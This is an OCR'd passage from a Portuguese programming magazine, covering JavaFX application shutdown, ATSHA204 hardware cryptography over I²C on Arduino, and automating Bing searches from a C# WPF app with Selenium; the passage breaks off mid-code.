De uma forma simples consegue-se obter os controlos e qual o tipo do controlo que será devolvido.

Log your actions

Para efeitos de demonstração pode-se escrever na consola ou mesmo na interface gráfica, mas recomenda-se que se utilize um Logger para registar todas as ações que se fazem e registar as exceções quando aparecem.

Isto traz duas vantagens:

- As exceções são apanhadas
- Sabe-se a sequencia de passos que originou essa exceção.

Clean Exit from your Application

Para sair da aplicação basta em qualquer altura invocar:

```
Platform.exit();
```

No entanto, ocorre frequentemente a necessidade de efetuar trabalho antes de sair da aplicação (ex: fechar ligações à base de dados). Recomenda-se a fazer override do método:

```
Application.stop();
```

E neste método realizar as tarefas de cleanup.

Conclusão

A transição de quem já conhece Java Swing é pacifica e para quem não conhece, são apenas uns breves instantes até perceber como as coisas funcionam.

JavaFX tem mais componentes e mais versátil que Java Swing, mas nem por isso é mais complicado, muito pelo contrário. Acaba por ser bastante intuitivo.

Existem mais temas interessantes a falar de âmbito mais avançado, que ficará para o próximo artigo.

Até breve.

Repositório

https://gitlab.com/masterzdran/pap-javafx/tree/master


Referências

- *https://docs.oracle.com/javase/8/javafx/user-interface-tutorial/*
- https://docs.oracle.com/javase/8/javafx/api/
- https://docs.oracle.com/javase/8/javafx/get-started-tutorial/
- http://docs.oracle.com/javase/8/javafx/layout-tutorial/index.html
- http://code.makery.ch/library/javafx-8-tutorial/
- https://www.youtube.com/watch?v=FLkOX4Eez6o&list=PL6gx4Cwl9DGBzfXLWLSYVy8EbTdpGbUIG

AUTOR

Escrito por Nuno Cancelo

Curioso por natureza e engenheiro informático por formação. Desde muito cedo me despertou o interesse pelos computadores e informática com o famoso Spectrum. Tenho um gosto peculiar por aprender novas coisas frequentemente mesmo que não venha a trabalhar com elas e optimizar os sistemas aumentando a sua performance.



ENTÃO, SÓ FALAS EM CÓDIGO?

TEMOS O REMÉDIO CERTO PARA TI!

portugal-a-programar.pt

A MAIOR COMUNIDADE PORTUGUESA DE PROGRAMAÇÃO, APARECE!

ELECTRÓNICA

Criptografia e segurança por hardware com Arduino/Genuino ou outros sistemas por I^2C

CRIPTOGRAFIA E SEGURANÇA POR HARDWARE COM ARDUINO/GENUINO OU OUTROS SISTEMAS POR I²C

Introdução ao problema

Cada vez mais se lêem notícias sobre os perigos da internet das coisas, desde um ataque massivo de negação de serviço distribuída (Distributed Denial of Service) que excedeu larguras de banda de 799Gbps, até botnets de dispositivos IoT, etc…

Uma das preocupações de quem desenvolve produtos IoT, sejam software, hardware ou ambos, acaba por ser a segurança desses dispositivos, e até que ponto a segurança por software é suficiente num dispositivo que pode controlar por exemplo, um sistema de alarme, ou o controlo de aquecimento, etc…

Existem diversos vectores de ataque a dispositivos IoT, desde realizar dump da memória flash, usando por exemplo o Bus Pirate, até crackear os hash's usando por exemplo cudaHashcat, recorrendo à velhinha mas sempre presente consola UART, ou fazendo um dump da memória usando o GDB e ligação JTAG, análise de tráfego, etc… etc… etc.. O detalhar de todas as formas, sai completamente do âmbito deste artigo.


Outra hipótese que gostaria de mencionar é o uso de periféricos "trapaceiros", não autorizados "rogue devices", que até podem ser extremamente semelhantes aos "verdadeiros", mas adulterados para realizarem tarefas "hostis", como interceptar tráfego, adulterar o funcionamento do dispositivo, "injectar" malware, entre tantas outras possibilidades, são um verdadeiro perigo, para o dispositivo, ou solução!

Apresentação do hardware

Existem diversas formas de contrariar os ataques e de evitar o seu sucesso, mas no caso apenas pretendo demonstrar uma que gosto de usar, para reforçar a segurança dos projectos que faço. Trata-se do uso de circuitos que disponibilizam criptografia por hardware, como o caso dos da série ATSHA204 e ATAES132A, que irei usar no exemplo deste artigo.

Ao longo do artigo vou apresentar apenas o ATSHA204, ligado a um arduino, que como creio que o leitor saiba, na versão Uno usa um AVR ATMega 328. O circuito será ligado por protocolo I²C ao arduino e faremos algumas das tarefas mais simples que se podem realizar recorrendo a este tipo de circuitos!

Não creio que exista neste momento algum shield comercialmente disponível, no entanto existe um em open-hardware, disponibilizando tanto o diagrama como os ficheiros Eagle, o que facilita bastante a integração do chip nos nossos projectos bem como a produção de circuitos baseados no shield, além de podermos utilizar o circuito integrado em projectos nossos independentemente do shield, que não mais tem que um condensador de 0.1uF e uma resistência de 100kohm, mas em formato smd.



Esquema de circuito para breakout board com ATSHA204.


A comunicação entre o arduino e o ATSHA204 é relativamente simples e como já referi, recorre ao barramento I²C (Inter-Integrated Circuit) que neste momento se encontra na versão 6. O I²C é um barramento série, multi-mestre, multi-escravo, desenvolvido pela Philips e usado para ligar periféricos de baixa velocidade a outros circuitos por exemplo microcontroladores ou microprocessadores, etc... Este protocolo utiliza duas linhas bidirecionais open-drain, designadas por SDA (Serial Data Line) e SCL (Serial Clock Line), tipicamente a trabalharem a +5v ou a +3.3v apesar de permitirem outras voltagens. De igual modo permite endereçamento tanto dos mestres como dos escravos (slaves), cujo tamanho varia entre os 7 e os 10bits. As velocidades de comunicação mais comuns situam-se entre os 10kbit/segundo e os 100kbits/segundo o que para a comunicação de dados entre circuitos por norma é suficiente. Nas versões mais recentes do I²C foram introduzidos novos modos de comunicação com velocidades entre os 400kbits/segundo e os 3.4Mbits/segundo (modo High Speed), que são os modos mais comummente utilizados em sistemas embarcados (embeded), mas mais raros em computadores pessoais.

A comunicação recorrendo a I²C é bastante mais complexa que a UART ou SPI, no entanto tem as suas vantagens relativamente a estas duas alternativas. Felizmente o hardware realiza uma parte substancial das tarefas de baixo nível libertando o programador para as tarefas que lhe são mais familiares.

Este protocolo funciona dividindo as mensagens em dois tipos de frame:

- Frame de endereço - onde o circuito "mestre" indica a que circuito "escravo" a mensagem será enviada
- Frame de dados - Pode ser uma ou mais frames, que são compostas por mensagens de 8 bits passadas do "mestre" para o "escravo" ou vice-versa

Os dados são colocados na linha SDA logo após o estado da linha SCL se mudar de alto (high) para baixo (low). O tempo entre a alteração do estado da linha SCL e a transmissão dos dados na linha SDA é definido pelos circuitos e varia de circuito para circuito.



IMG.1

Para ser iniciada uma comunicação, tem de ser validada a condição de inicio (Start Condition), onde o circuito Master mantem a linha SCL em estado alto (high) e coloca a linha DAS em estado baixo (low) deixando todos os circuitos escravos (slave) em estado de "escuta" para uma transmissão de dados que irá iniciar e de seguida inicia a transmissão tem inicio. Caso existam mais do que um dispositivo mestre (master) na mesma linha física e ambos pretendam iniciar uma transmissão em simultâneo, aquele que colocar a linha SDA em baixo (low) primeiro, é o que toma o controlo do barramento, quase como numa corrida, primeiro a chegar é aquele que "manda". Uma vez estando no controlo do barramento, pode iniciar a transmissão e proceder a novas transmissões de dados sem ter de perder o controlo do barramento ou iniciar uma nova "corrida", para ganhar controlo do barramento.

A frame (moldura) de endereço é a primeira a ser transmitida em qualquer nova sequência de comunicação. No caso dos endereços de 7 bits o bit mais significativo (MSB) é o primeiro a ser transmitido, seguido de um bit de leitura/escrita, indicando se a operação será uma operação de leitura (bit 1) ou de escrita (bit 0). O 9 bit da frame é o NACK/ACK indicando respetivamente se a transmissão foi bem recebida, ou não-bem recebida.

As frames de dados (data frames) são transmitidas logo após a transmissão da frame de endereço, sendo o mestre a transmitir consecutivamente os dados e a gerar impulsosde clock em intervalos regulares. Os dados vão sendo colocados na linha SDA quer seja pelo mestre quer seja pelo escravo de acordo com o tipo de operação que esteja a ocorrer, conforme seja de leitura ou escrita.

Tal como nos outros barramentos de série, existe uma condição de paragem. Neste caso a condição de paragem será gerada pelo dispositivo mestre, assim que todas as frames de dados tenham sido enviadas.

Existem ainda alguns tópicos mais avançados sobre o barramento I^2C, que ficarão para um próximo artigo.

De volta ao tema inicial, o objetivo é utilizar um circuito com capacidades de criptografia por hardware, neste caso o ATSHA204, que de entre as funcionalidades disponibilizadas eu gostaria de destacar as seguintes capacidades: gerar hashes SHA-256 com opção HMAC, armazenamento de até 16 chaves, gerador de números pseudo-aleatórios interno, 4.5kbits de EEPROM para armazenamento de chaves e dados e 512 bits para informação fixa OTP. Mas nem tudo são "prós", também existem uns quantos contras, e um deles é a necessidade de pré-programar chaves no circuito, caso se pretenda usar para autenticação. Nesse caso existem outros circuitos semelhantes que servem o mesmo propósito e funcionam de forma semelhante.

Como já referido a simplicidade deste circuito e as suas funcionalidades, tornam fácil a utilização deste tipo de solução para diversos projectos de IoT, como por exemplo apenas aceitar periféricos "verdadeiros", num determinado circuito, ou implementar.

Um problema simples e a solução

No caso deste exemplo, para o efeito deste artigo apenas iremos realizar um pedido desafio – resposta, para verificar se um determinado acessório novo, ligado ao nosso circuito é "verdadeiro" ou não. Para isso iremos iniciar uma comunicação com o circuito, enviar o "desafio" e receber a resposta.

```
/* Exemplo de uso de ATSHA204
Revista PROGRAMAR, edição 54
by: Sleep Deprived Loon
*/

#include <sha204_library.h>

const int sha204Pin = 7;

atsha204Class sha204(sha204Pin);

void setup()
{
  ChallengePROGRAMAR();
}

void loop()
{
}

byte ChallengePROGRAMAR()
{
  uint8_t command[MAC_COUNT_LONG];
  uint8_t response[MAC_RSP_SIZE];

  const uint8_t challenge[MAC_CHALLENGE_SIZE] = {
    0x00, 0x11, 0x22, 0x33, 0x44, 0x55, 0x66,
  0x77, 0x88, 0x99, 0xAA, 0xBB, 0xCC, 0xDD, 0xEE,
  0xFF, 0x00, 0x11, 0x22, 0x33, 0x44, 0x55, 0x66,
  0x77, 0x88, 0x99, 0xAA, 0xBB, 0xCC, 0xDD, 0xEE,
                                          0xFF };
  uint8_t ret_code = sha204.sha204m_execute
           (SHA204_MAC, 0, 0, MAC_CHALLENGE_SIZE,
         (uint8_t *) challenge, 0, NULL, 0, NULL,
                    sizeof(command), &command[0],
                  sizeof(response), &response[0]);
  return ret_code;
}
```

Algo que me é "querido" por assim dizer e é um problema algo comum é a geração de números aleatórios para os diversos efeitos. Neste caso em vez de recorrermos a cálculos e variáveis para o fazer, uma vez que o circuito disponibiliza a capacidade para o fazer, recorremos diretamente ao circuito enviado o op_code e os dois parâmetros respetivos nomeadamente o modo, e um valor zero (0x0000). O

modo pode varear entre zero (0x0000) e um (0x0001), sendo que o zero significa que a semente usada para gerar o número será automaticamente atualizada, antes da geração do número aleatório em caso de necessidade e um (0x0001) significa que irá gerar um número aleatório recorrendo à semente existente na EEPROM sem efetuar nenhum tipo de atualização. Como todo sabemos, este modo deve ser evitado, por razões de segurança.

```
/*
Exemplo de uso de ATSHA204
para gerar numeros aleatórios
Revista PROGRAMAR, edição 54
by: Sleep Deprived Loon
*/

#include <sha204_library.h>

const int sha204Pin = 7;

atsha204Class sha204(sha204Pin);

void setup()
{
      randomPROGRAMAR();
}

void loop()
{
}
```

```
byte randomPROGRAMAR()
{
      uint8_t command[RANDOM_COUNT];
      uint8_t response[RANDOM_RSP_SIZE];


      //SHA204_MAC
      uint8_t ret_code = sha204.sha204m_execute
(SHA204_RANDOM, 0, 0, NULL,
            NULL, 0, NULL, 0, NULL, sizeof
(command), &command[0],
            sizeof(response), &response[0]);
      return ret_code;
}
```

Existem diversas outras funcionalidades no circuito que podem ser utilizadas, mas dada a limitação de tempo de redação deste artigo, não foi possível incluir código de todas.

Conclusão

A segurança terá sempre um papel fundamental na Internet das Coisas e futuramente na “internet de todas as coisas” (Internet of Everything).O uso de segurança por hardware, apesar de ser imensamente conhecido, tende a ser um pouco descorado, principalmente na prototipagem rápida, no entanto pode-se revelar de interesse quando se planeia um produto final. Afinal a segurança num sistema, nunca é em demasia!

AUTOR

Escrito por António C. Santos

Apaixonado por tecnologia, autodidata desde tenra idade. Cresceu com o ZX Spectrum 48k. Com mais de 20 anos de experiência em implementação e integração de sistemas e desenvolvimento de software por medida nas mais diversas linguagens. Formou-se no Instituto Politécnico de Viana do Castelo. Membro da Comunidade Portugal-a-Programar desde Agosto de 2007, é também membro da Sahana Software Foundation, onde é Programador Voluntário desde 2012. Twitter:@apocsantos

COLUNAS

C# - Interagindo com páginas web

Kernel Panic - WebSummit Lisboa 2016

Interagindo com páginas web com C#

Introdução

Algumas vezes necessitamos que o nosso programa interaja com uma página web, seja para obter alguma informação ou para testar o seu funcionamento. Normalmente, isto pode ser feito interagindo com o conteúdo da página, usando a API DOM (Document Object Model – representação dos objetos da página em forma de árvore) e obter informações ou interagir com a página (preenchendo caixas de texto ou clicando em botões pelo programa).

Isto, além de ser difícil e sujeito a erros, pode ter de funcionar de maneira diferente nos vários browsers. Uma maneira mais simples de fazer isto, além de ser compatível com a maioria dos browsers é usar uma ferramenta open source, chamada Selenium (http://www.seleniumhq.org/). Neste artigo, iremos mostrar como usar o Selenium para interagir com o Google, fazer uma pesquisa e mostrar os resultados numa Listbox WPF.

Introdução ao Selenium

O Selenium é uma ferramenta open source para automatizar os web browsers, disponível para muitas plataformas e diversos browsers. Podemos usá-la com várias linguagens, como C#, Java, Python ou Haskell. Uma utilização muito comum deste tipo de framework é para testes de interfaces web. Podemos criar testes unitários que interagem com uma página web e verificar se o resultado é o desejado. Para isso, podemos integrar o Selenium com o Nunit e criar os seus testes de interface com ele.

Para usá-lo nas aplicações no Visual Studio, podemos instalar a documentação, as bibliotecas e os drivers para os browsers em http://selenium-release.storage.googleapis.com/2.51/selenium-dotnet-2.51.0.zip, mas a maneira mais fácil de usá-lo é usando o NuGet para instalá-lo no projeto em causa.

Criamos um novo projeto WPF e, no Solution Explorer, clicamos com o botão direito do rato sobre References e selecionamos “Manage NuGet Packages”. Vamos a Browse e selecionamos os pacotes “Selenium.WebDriver” e “Selenium.WebDriver.Support” e clicamos em Install. Isto irá instalar o Selenium na nossa aplicação.

Colocamos um botão na janela principal da aplicação:


```
<Grid>
   <Button Content="Abre Bing" Width="85"
                Height="35" Click="AbreBingClick"/>
</Grid>
```

O evento Click do botão é o seguinte:


```
private void AbreBingClick(object sender,
RoutedEventArgs e)
{
    var driver = new EdgeDriver();
    driver.Navigate().GoToUrl("http://
                                www.bing.com");
}
```

Notemos que o Selenium usa o conceito de driver para o browser. Podemos mudar o browser que será utilizado através de um novo driver (como por exemplo, FirefoxDriver). No nosso programa, usamos o browser Edge, do Windows 10.

Ao executar o programa e clicar no botão, vamos obter um erro:



Este erro é devido ao fato de que o programa MicrosoftWebDriver.exe não foi encontrado no caminho do executável. Este programa é necessário para automatizar o Edge. Conforme mostrado na mensagem, baixamos o MicrosoftWebDriver.exe para a nossa versão do Edge em http://go.microsoft.com/fwlink/?LinkId=619687. Após baixarmos o programa, colocamos o executável no mesmo diretório do executável gerado pelo projeto e executamos novamente o programa. Desta vez, ao clicarmos no botão, o programa deve abrir o Edge e abrir a página do Bing.



Interagindo com as páginas do Bing

Até aqui, tudo o que fizemos foi controlar o Edge, mas queremos fazer mais – queremos interagir com a página, fazer a pesquisa e obter as respostas. Para isso, devemos incrementar nosso programa:

```
private void AbreBingClick(object sender,
RoutedEventArgs e)
{
    var driver = new EdgeDriver();
    driver.Navigate().GoToUrl("http://
                                    www.bing.com");
    var query = driver.FindElementByName("q");
    query.SendKeys("Windows 10 UWP Tutorials");
    query.Submit();
    var wait = new WebDriverWait(driver,
                        TimeSpan.FromSeconds(10));
    wait.Until(d => d.Title.StartsWith("Windows
        10", StringComparison.OrdinalIgnoreCase));
}
```

Agora abrimos o browser, encontramos a caixa de texto para fazer a pergunta, "digitamos" a pergunta e esperamos a resposta. Quando a resposta chega, o programa é terminado. O próximo passo é colocar os resultados no nosso programa.

Obtendo os resultados e colocando numa Listbox

Para colocar os resultados da pesquisa no nosso programa, devemos mudar a interface do utilizador para:


```
<Grid>
    <Grid.RowDefinitions>
        <RowDefinition Height="40"/>
        <RowDefinition Height="*"/>
    </Grid.RowDefinitions>
    <StackPanel Orientation="Horizontal">
        <TextBox Width="300" Margin="5"
                            x:Name="TextoPesquisa"
           VerticalContentAlignment="Center"/>
        <Button Content="Pesquisa" Width="85"
                  Click="PesquisaClick" Margin="5"/>
    </StackPanel>
    <ListBox Grid.Row="1" Margin="5"
                             x:Name="Resultados"/>
</Grid>
```

O código de pesquisa é muito semelhante ao anterior, apenas substituímos a pesquisa fixa pelo texto de entrada na caixa de texto:

```
private void PesquisaClick(object sender,
                                RoutedEventArgs e)
{
    var driver = new EdgeDriver();
    driver.Navigate().GoToUrl("http://
                                    www.bing.com");
    var query = driver.FindElementByName("q");
    query.SendKeys(TextoPesquisa.Text);
    query.Submit();
    var wait = new WebDriverWait(driver,
                        TimeSpan.FromSeconds(10));
    wait.Until(d => d.Title.StartsWith
                            (TextoPesquisa.Text,
        StringComparison.OrdinalIgnoreCase));
}
```


Devemos agora obter os resultados para pô-los na nossa listbox. Para isso, podemos usar as ferramentas de análise de página do Edge, apertando a tecla F12. Com isso, vemos que cada resultado é um **li** com classe **b_algo**. Dentro deste **li**, temos um **h2** e um **a**, com o endereço do resultado e o texto apresentado.

Abaixo do título, temos um **div** com classe **b_caption**, com o conteúdo dentro de um **p**. Com estes dados, podemos obter os resultados para colocar na nossa aplicação.




```
private void PesquisaClick(object sender,
RoutedEventArgs e)
{
    var driver = new EdgeDriver();
    driver.Navigate().GoToUrl("http://
                                    www.bing.com");
    var query = driver.FindElementByName("q");
    query.SendKeys(TextoPesquisa.Text);
    query.Submit();
    var wait = new WebDriverWait(driver,
                        TimeSpan.FromSeconds(10));
    wait.Until(d => ((IJavaScriptExecutor)d)
      .ExecuteScript("return
                            document.readyState")
      .Equals("complete"));
    var resultados =
     driver.FindElementsByCssSelector("#b_results
                                    li.b_algo");
  Resultados.ItemsSource = resultados.Select
                                    (r => new
    {
        Endereco = r.FindElement(By.CssSelector
                ("h2 a")).GetAttribute("href"),
        Titulo = r.FindElement(
                    By.CssSelector("h2 a")).Text,
        Descricao = r.FindElement(By.CssSelector
                    ("div.b_caption p")).Text});
}
```


Pegamos os resultados da página e adicionamos a uma lista, criando uma classe anónima com os dados de cada resultado. Ao executar o programa, temos um resultado como o seguinte:



Podemos melhorar esta apresentação com o template para os itens da lista:

```
<ListBox Grid.Row="1" Margin="5"
                        x:Name="Resultados"
            HorizontalContentAlignment="Stretch"
                                    ScrollViewer.
       HorizontalScrollBarVisibility="Disabled">
    <ListBox.ItemTemplate>

        <DataTemplate>
            <StackPanel>

                <TextBlock>

                    <Hyperlink
                NavigateUri="{Binding Endereco}"
                        RequestNavigate=
                                "NavegaEndereco">
                        <TextBlock
      Text="{Binding Titulo}" FontWeight="Bold"
                                TextTrimming=
                           "CharacterEllipsis"/>
                    </Hyperlink>

                </TextBlock>

                <TextBlock Text="{Binding
              Descricao}" TextWrapping="Wrap"/>
            </StackPanel>
        </DataTemplate>
    </ListBox.ItemTemplate>
</ListBox>
```

Colocamos um ItemTemplate para apresentar um Hyperlink com o título na primeira linha e a descrição do resultado nas linhas seguintes. Quando executamos o programa, você obtemos uma tela semelhante à seguinte:



Quando clicamos num título o código de **NavegaEndereco** é executado:

```
private void NavegaEndereco(object sender,
                        RequestNavigateEventArgs e)
{
    Process.Start(new ProcessStartInfo
                                (e.Uri.AbsoluteUri));
    e.Handled = true;
}
```

Este código abre o browser padrão do sistema com o link relativo àquele resultado. Como podemos ver, obtivémos apenas os primeiros 10 resultados, que é o que a pesquisa retorna. Para mostrarmos também os resultados seguintes, devemos clicar no botão para mostrar a próxima página. Isto é feito com o seguinte código:

```
private IWebDriver _driver;

private void PesquisaClick(object sender,
                                    RoutedEventArgs e)
{
    _driver = new EdgeDriver();
    _driver.Navigate().GoToUrl("http://
                                        www.bing.com");
    var query = _driver.FindElement(By.Name("q"));
    query.SendKeys(TextoPesquisa.Text);
    query.Submit();
    var wait = new WebDriverWait(_driver,
                            TimeSpan.FromSeconds(10));
    wait.Until(d => ((IJavaScriptExecutor)d)
      .ExecuteScript("return document.readyState")
      .Equals("complete"));

    var listaResultados = ObtemResultados();
    var botaoProximo = _driver.FindElement
                                    (By.CssSelector(
       "#b_results li.b_pag nav li a.sb_pagN"));
    botaoProximo?.Click();
    wait.Until(d => ((IJavaScriptExecutor)d)
      .ExecuteScript("return document.readyState")
      .Equals("complete"));
    listaResultados.AddRange(ObtemResultados());
    Resultados.ItemsSource = listaResultados;
}

private List<Resultado> ObtemResultados()
{
    var resultados = _driver.FindElements
                                    (By.CssSelector(
       "#b_results li.b_algo"));
    return resultados.Select(r => new Resultado
    {
        Endereco = r.FindElement(By.CssSelector
                ("h2 a")).GetAttribute("href"),
        Titulo = r.FindElement(By.CssSelector("h2
                                        a")).Text,
        Descricao = r.FindElement(By.CssSelector
                        ("div.b_caption p")).Text
                                    }).ToList();

}
```

O programa clica no botão para a próxima página e espera que página carregue. Em seguida, adiciona os resultados à lista. Para isso, criamos uma nova classe, Resultado, que irá armazenar os resultados:

```
internal class Resultado
{
    public string Endereco { get; set; }
    public string Titulo { get; set; }
    public string Descricao { get; set; }
}
```

Agora, se executarmos o programa, veremos que o ecrã mostra 20 resultados. Se clicarmos no botão de pesquisa novamente, veremos que ocorre um erro: “Unexpected error. Unknown error”. Isto deve-se ao fato de

não fecharmos o driver após a pesquisa. Isto é feito usando uma cláusula **using**:

```
private void PesquisaClick(object sender,
                                    RoutedEventArgs e)
{
    using (driver = new EdgeDriver())
    {
        driver.Navigate().GoToUrl("http://
                                    www.bing.com");
        var query = driver.FindElement(By.Name
                                            ("q"));
        query.SendKeys(TextoPesquisa.Text);
        query.Submit();
        var wait = new WebDriverWait(driver,
                        TimeSpan.FromSeconds(10));
        wait.Until(d => ((IJavaScriptExecutor) d)
            .ExecuteScript("return
                            document.readyState")
            .Equals("complete"));

        var listaResultados = ObtemResultados
